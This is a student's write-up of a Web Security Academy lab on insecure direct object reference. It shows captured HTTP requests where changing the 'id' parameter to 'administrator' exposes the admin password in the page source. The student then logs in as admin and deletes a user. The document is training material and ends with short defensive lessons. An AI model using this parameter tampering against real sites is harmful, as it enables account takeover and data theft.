
Lab 9 - User ID controlled by request parameter with password disclosure.

Ahmed Khaled Saad Ali ID:1809799

Lab Progress & Screenshots:

Logged in as wiener.


WebSecurity Academy
User ID controlled by request parameter with password disclosure
Back to lab description »
LAB Not solved
Home | My account | Log out

My Account


Your username is: wiener

Email

Password

•••••


We find this request, with an identifier to the user of the logged in account.



Request to https://0a5700df0381be9ac0604ff900e400d0.web-security-academy.net:443 [79.125.84.16]

```
GET /my-account?id=wiener HTTP/2
Host: 0a5700df0381be9ac0604ff900e400d0.web-security-academy.net
Cookie: session=DbRQSajlRwGGYf0xtP36tzvCxrLYR7fj
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5700df0381be9ac0604ff900e400d0.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

We will take the request to the “Repeater” and change its “id” field to “administrator” and send request. We should get in the password in the response because it is displayed on the account page and as we know in HTML for input type password, its value is just right there in “value” field. We copy the password’s value.



Target: https://0a5700df0381be9ac0604ff900e


Request

```
GET /my-account?id=administrator HTTP/2
Host: 0a5700df0381be9ac0604ff900e400d0.web-security-academy.net
Cookie: session=DbRQSajlRwGGYf0xtP36tzvCxrLYR7fj
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a5700df0381be9ac0604ff900e400d0.web-security-academy.net/my-accou
nt?id=wiener
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

```
    </p>
    <form class="login-form" name="change-email-form" action="
    /my-account/change-email" method="POST">
      <label>
        Email
      </label>
      <input required type="email" name="email" value="">
      <input required type="hidden" name="csrf" value="
      SW6KoFo5rMCrpW4ylbqIflLVEm3Vaxlu">
      <button class='button' type='submit'>
         Update email
      </button>
    </form>
    <form class="login-form" action="/my-account/change-password"
    method="POST">
      <br/>
      <label>
        Password
      </label>
      <input required type="hidden" name="csrf" value="
      SW6KoFo5rMCrpW4ylbqIflLVEm3Vaxlu">
      <input required type=password name=password value='
      95w05hbnff98pqjlsqrg'/>
      <button class='button' type='submit'>
         Update password
```

We login with administrator’s password.




User ID controlled by request parameter with password disclosure

Login

Username
administrator

Password
••••••••••••••••••••

Administrator’s account page accessed.



User ID controlled by request parameter with password disclosure

Back to lab description »

My Account


Your username is: administrator

Email

Password

••••••••••••••••••••

Admin panel accessed.




User ID controlled by request parameter with password disclosure

Back to lab description »

Users

carlos - Delete
wiener - Delete

Carlos is deleted, Lab solved.



User ID controlled by request parameter with password disclosure

Back to lab description »

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

Lessons:

1) Don’t simply include identifiers of a user in when he sends a request.

2) With minimal HTML knowledge, password’s value was deduced from response.